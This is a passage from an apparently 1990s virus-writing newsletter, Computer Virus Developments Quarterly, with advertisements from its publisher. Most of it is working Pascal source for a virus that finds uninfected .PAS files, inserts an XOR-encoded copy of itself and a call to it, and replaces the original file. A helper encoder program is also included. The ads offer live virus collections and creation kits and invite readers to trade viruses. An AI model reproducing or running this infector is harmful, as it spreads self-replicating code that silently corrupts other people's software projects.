   the program.}
  function ok_to_attach(file_name:string):boolean;
  var
    host_file      :text;
    txtline        :string;
  begin
    assign(host_file,file_name);
    reset(host_file);                                        {open the file}
    uses_flag:=false;
    ok_to_attach:=true;                                {assume it's uninfected}
    repeat                                                     {scan the file}
      readln(host_file,txtline);
      txtline:=UpString(txtline);
      if pos('USES ',txtline)>0 then uses_flag:=true;           {Find "uses"}
      if pos('PROCEDURE VIRUS;',txtline)>0 then         {and virus procedure}
        ok_to_attach:=false;
    until eof(host_file);
    close(host_file);
  end;

  {This function searches the current directory to find a pascal file that
   has not been infected yet. It calls the function ok_to_attach in order
   to determine whether or not a given file has already been infected. It
   returns TRUE if it successfully found a file, and FALSE if it did not.
   If it found a file, it returns the name in fn.}
  function find_pascal_file:boolean;
  var
    sr            :SearchRec;                          {From the DOS unit}
  begin
    FindFirst('*.PAS',AnyFile,sr);                   {Search for pascal file}
    while (DosError=0) and (not ok_to_attach(sr.name)) do   {until one found}
      FindNext(sr);                                        {or no more files found}
    if DosError=0 then
      begin
        fn:=sr.name;                                    {successfully found one}
        find_pascal_file:=true;                          {so set name and flag}
      end
    else find_pascal_file:=false;                {else none found - set flag}
  end;

  {This is the routine which actually attaches the virus to a given file.}
  procedure append_virus;
  var
    f,ft            :text;
    l,t,lt          :string;
    j               :word;
    cw,                                 {flag to indicate constant was written}
    pw,                                {flag to indicate procedure was written}
    uw,                           {flag to indicate uses statement was written}
    intf,                          {flag to indicate "interface" statement}
    impf,                         {flag to indicate "implementation" statement}
    comment         :boolean;
  begin
    assign(f,fn);
    reset(f);                                                {open the file}
    assign(ft,'temp.aps');
    rewrite(ft);                                    {open a temporary file too}
    cw:=false;
    pw:=false;
    uw:=false;
    impf:=false;
    intf:=false;
    filetype:=' ';                                          {initialize flags}
    repeat
      readln(f,l);
      if t<>'' then lt:=t;
      t:=UpString(l);                        {look at all strings in upper case}
      comment:=false;
      for j:=1 to length(t) do          {blank out all comments in the string}
        begin
          if t[j]='{' then comment:=true;
          if t[j]='}' then
            begin
              comment:=false;
              t[j]:=' ';
            end;
          if comment then t[j]:=' ';
        end;
      if (filetype='D') and (not (uses_flag or uw)) then  {put "uses" in pgm}
        begin                                                {if not already there}
          writeln(ft,'uses dos;');
          uw:=true;
        end;
      if (filetype='U') and (not (uses_flag or uw))     {put "uses" in unit}
       and (intf) then
        begin                                                {if not already there}
          writeln(ft,'uses dos;');
          uw:=true;
        end;
      if (filetype=' ') and (pos('PROGRAM',t)>0) then
        filetype:='D';                                          {it is a DOS program}
      if (filetype=' ') and (pos('UNIT',t)>0) then
        filetype:='U';                                          {it is a pascal unit}
      if (filetype='U') and (not intf) and (pos('INTERFACE',t)>0) then
        intf:=true;                          {flag interface statement in a unit}
      if (filetype='U') and (not impf) and (pos('IMPLEMENTATION',t)>0) then
        impf:=true;                  {flag implementation statement in a unit}
      if uses_flag and (pos('USES',t)>0) then   {put "DOS" in uses statement}
        begin
          uw:=true;
          if pos('DOS',t)=0 then                                        {if needed}
            l:=copy(l,1,pos(';',l)-1)+',dos;';
        end;
      if ((pos('CONST',t)>0) or (pos('TYPE',t)>0) or (pos('VAR',t)>0)
       or (impf and (pos('IMPLEMENTATION',t)=0))) and (not cw) then
        begin
          cw:=true;                                        {put the constant form of}
          writeln(ft,'{$IFNDEF SCVIRC}');  {conditional compile for constant}
          writeln(ft,'{$DEFINE SCVIRC}');
          writeln(ft,'const');                                {the viral procedure in}
          write(ft,'  tconst    :array[1..',sizeof(tconst),'] of byte=(');
          for j:=1 to sizeof(tconst) do
            begin
              write(ft,tconst[j]);
              if j<sizeof(tconst) then write(ft,',')
              else writeln(ft,');');
              if (j<sizeof(tconst)) and ((j div 16)*16=j) then
                begin
                  writeln(ft);
                  write(ft,'                                                ');
                end;
            end;
          writeln(ft,'{$ENDIF}');
        end;
      if (filetype='U')                        {write viral procedure to the file}
        and ((pos('PROCEDURE',t)>0)                                     {in a unit}
             or (pos('FUNCTION',t)>0)
             or (pos('BEGIN',t)>0)
             or (pos('END.',t)>0))
        and (impf)
        and (not pw) then
          begin
            pw:=true;
            for j:=1 to sizeof(tconst) do
              write(ft,chr((tconst[j] xor $AA) shr 1));
          end;
```

Coming in the Spring Issue:

MUTATION ENGINES

Including a FULL DISCLOSURE of the
Dark Avenger Mutation Engine
and, of course, a copy of the engine itself.

—Don't Miss Out—
Subscribe Today!

We offer the following items for sale:

001—*The Little Black Book of Computer Viruses*, by Mark Ludwig, the award winning classic which teaches you the basics of how viruses work. 192pp. $14.95, $2.00 shipping. Overseas airmail $7.50.

002—*The Little Black Book of Computer Viruses* Program Disk, $15.00

003—*Computer Virus Developments Quarterly*, 1 Year Subscription with diskettes, $75.00, overseas airmail add $10.00.

004—*Computer Virus Developments Quarterly*, Single issue with diskette, $25.00. Overseas airmail add $2.50.

005—Tech Note #1: *The Pakistani Brain Virus*, a complete disassembly and explanation of the first stealth boot sector virus, includes booklet and disk. $20.00.

006—Tech Note #2: *The Stoned Virus*, a complete disassembly and explanation of the world's most successful boot sector virus. Includes booklet and disk. $20.00.

007—Tech Note #3: *The Jerusalem Virus*, a complete disassembly and explanation of this simple but effective memory resident virus. Includes booklet and disk. $20.00.

008—Tech Note #4: *How to Write Protect an MFM Hard Disk.* The ultimate way to protect against the spread of viruses. Don't go out and pay hundreds of $ for one of these devices, when you can build one for less than twenty dollars! No diskette. $12.00.

Add $2.00 postage ($4 overseas airmail) for any combination of diskettes and Tech Notes. Arizona residents please add 5% sales tax.

Qty	Item No./Description	Price
____	_____	_____
____	_____	_____
____	_____	_____
	Shipping	_____
	Sales Tax	_____
	Total	_____

Preferred Disk Size: ☐ 3-1/2" ☐ 5-1/4"

Please ship to:

Name _____

Address _____

_____

City/State/Zip _____

(Country)_____

Make checks payable to:

American Eagle Publications, Inc.
P. O. Box 41401
Tucson, AZ 85717 (USA)

```
    if (filetype='D')                  {write viral procedure to the file}
      and ((pos('PROCEDURE',t)>0)                              {in a program}
           or (pos('FUNCTION',t)>0)
           or (pos('BEGIN',t)>0))
      and (not pw) then
        begin
          pw:=true;
          for j:=1 to sizeof(tconst) do
            write(ft,chr((tconst[j] xor $AA) shr 1));
        end;
    if pos('END.',t)>0 then       {write call to virus into main procedure}
      begin
        if (pos('END',lt)>0) and (filetype='U') then writeln(ft,'begin');
        t:='virus;';
        for j:=1 to pos('END.',UpString(l))+1 do t:=' '+t;
        writeln(ft,t);
      end;
    writeln(ft,l);
  until eof(f);
  close(f);                                                    {close file}
  close(ft);                                          {close temporary file}
  erase(f);                          {Substitute temp file for original file}
  rename(ft,fn);
end;

begin {of virus}
  if find_pascal_file then                  {if an infectable file is found}
    append_virus;                                            {then infect it}
end;  {of virus}
{$ENDIF}

begin {of main}
  virus;                                  {this program just starts the virus}
end.  {of main}
```

Source Listing of ENCODE.PAS

The following program takes two command-line parameters. The first is the input file name, and the second is the output file name. The input can be any text file, and the output is an encrypted Pascal constant declaration.

```
program encode;
{This makes an encoded pascal constant out of a file of text}

var
  fin             :file of byte;
  fout            :text;
  s               :string;
  b               :byte;
  bcnt            :byte;

function ef:boolean;                                  {End of file function}
begin
  ef:=eof(fin) or (b=$1A);
end;

begin
  if ParamCount<>2 then exit;           {Expects input and output file name}
  assign(fin,ParamStr(1)); reset(fin);              {Open input file to read}
  assign(fout,ParamStr(2)); rewrite(fout);        {Open output file to write}
  writeln(fout,'const');                                {"Constant" statement}
  write(fout,' tconst:array[1..',filesize(fin),'] of byte=(');
  bcnt:=11;                                        {Define the constant tconst}
  repeat
    read(fin,b);                                  {Read each byte individually}
    bcnt:=bcnt+1;
    if b<>$1A then                                            {b <> eof marker}
      begin
        write(fout,(b shl 1) xor $AA);                        {Encode the byte}
        if (not ef) then write(fout,',');
        if (bcnt=18) and (not ef) then           {Put 16 bytes on each line}
          begin
            writeln(fout);
            write(fout,'    ');
            bcnt:=0;
          end;
      end
    else write(fout,($20 shl 1) xor $AA);
  until ef;                                       {Go to the end of the file}
  writeln(fout,');');
  close(fout);                                           {Close up and exit}
  close(fin);
end.
```

Thank you to all of those who responded to our request to exchange viruses. We are still interested in building our collection, so if you have viruses or need them, call and we will work a trade. Once we get this collection sufficiently well organized, we may set up a private BBS for subscribers, if there is sufficient interest. We are engaged in active virus research, and would welcome people interested in carrying out some aspect of this research, especially disassemblies. Financial rewards are possible here. We would also consider any articles submitted for possible publication in *CVDQ*. Please call (602)888-4957, or write Mark Ludwig at American Eagle Publications, Inc., PO Box 41401, Tucson, AZ 85717.

Please come to


www.computervirus.bz

for top-notch information on Computer Viruses and Hacking!

Out of respect for our web server's antivirus software, the files that go with this issue are stored in an encrypted ZIP file. The password for this file is: AK_Slime

Have fun!

Order from www.ameaglepubs.com today!




Dr. Ludwig is back in black!

In this brand new book, Dr. Ludwig explores the fascinating world of email viruses in a way nobody else dares! Here you will learn about how these viruses work and what they can and cannot do from a veteran hacker and virus researcher. Why settle for the vague generalities of other books when you can have page after page of carefully explained code and a fascinating variety of live viruses to experiment with on your own computer or check your antivirus software with? In this book you'll learn the basics of viruses that reproduce through email, and then go on to explore how antivirus programs catch them and how wiley viruses evade the antivirus programs. You'll learn about polymorphic and evolving viruses. You'll learn how viruse writers use exploits - bugs in programs like Outlook Express - to get their code to execute without your consent. You'll learn about logic bombs and the social engineering side of viruses - not the social engineering of old time hackers, but the tried and true scientific method behind turning a replicating program into a virus that infects millions of computers. Yet Dr. Ludwig doesn't stop here. He faces the sobering possibilities of email viruses that lie just around the corner . . . viruses that could literally change the history of the human race, for better or worse. Admittedly this would be a dangerous book in the wrong hands. Yet it would be more dangerous if it didn't get into the right hands. The next major virus attack could see millions of computers wiped clean in a matter of hours. With this book, you'll have a fighting chance to spot the trouble coming and avoid it, while the multitudes that are dependent on a canned program to keep them out of trouble will get taken out. In short, this is an utterly fascinating book. You'll never look at computer viruses the same way again after reading it.

ISBN 0-929408-33-0, 232 pages, $16.95


Keep up with the latest . . . a 4th edition!



The world of hacking changes continuously. Yesterday's hacks are today's rusty locks that no longer work. The security guys are constantly fixing holes, and the hackers are constantly changing their tricks. This new fourth edition of the *Happy Hacker* - just released in December, 2001 - will keep you up to date on the world of hacking. It's classic Meinel at her best, leading you through the tunnels and back doors of the internet that is accessible to the beginner, yet entertaining and educational to the advanced hacker. With major new sections on exploring and hacking websites, and hacker war, and updates to cover the latest Windows operating systems, the *Happy Hacker* is bigger and better than ever!

ISBN 0-929408-34-9, 464 pages $34.95

Outlaws of the Wild West CD-ROM



Here is the most incredible collection of computer viruses, virus tools, mutation engines, trojan horses, and malicious software on the planet! The software on this CD-ROM is responsible for having caused literally billions of dollars worth of damage in the past ten years. People have lost their jobs over it. People have gone to jail for writing it. Governments and big corporations have been confounded by it. Our advertising for this CD has been banned in more magazines than you can imagine - even the likes of *Soldier of Fortune*!

If you need viruses or malicious software - or information about it - for any sane reason, this CD is for you! With it you can test your anti-virus software or perfect the software you're developing. You can build test viruses that your software has never seen before to see if it can handle them. You can read what virus writers have written about how easy or hard your software is to defeat, or find out what a particular virus does. You can trace the history of a virus, or look up in-the-field comments about how an anti-virus program is working or choking up. You can study the source code of a particular virus or assemble it. You can look at samples of live viruses collected from all over the world. See how ten samples differ, even though your scanner says they're all the same thing. In short, this CD puts you in charge!

On it, you get a fantastic virus collection, consisting of 804 major families, and 10,000 individual and different viruses for PC's, Macs, Unix boxes, Amigas and others. You get 2700 files containing new viruses that aren't properly identified by most scanners. You get 30 megabytes of source code and disassemblies of viruses, mutation engines, virus creation kits like the Virus Creation Lab, trojans, trojan generating programs and source listings. Then add electronic newsletters about viruses, text files and databases on viruses, tools for handling viruses, and anti-virus software. For icing on the cake, we threw in all of American Eagle's old publications which are now out of print, including *The Little Black Book of Computer Viruses, Computer Virus Developments Quarterly, Underground Technology Review* and the *Tech Notes*. What you end up with is an absolutely fantastic collection of material about viruses - over 444 megabytes, now available at a reduced price!

PC Compatible CD-ROM, $49.95

Visit www.ameaglepubs.com today to get this amazing CD!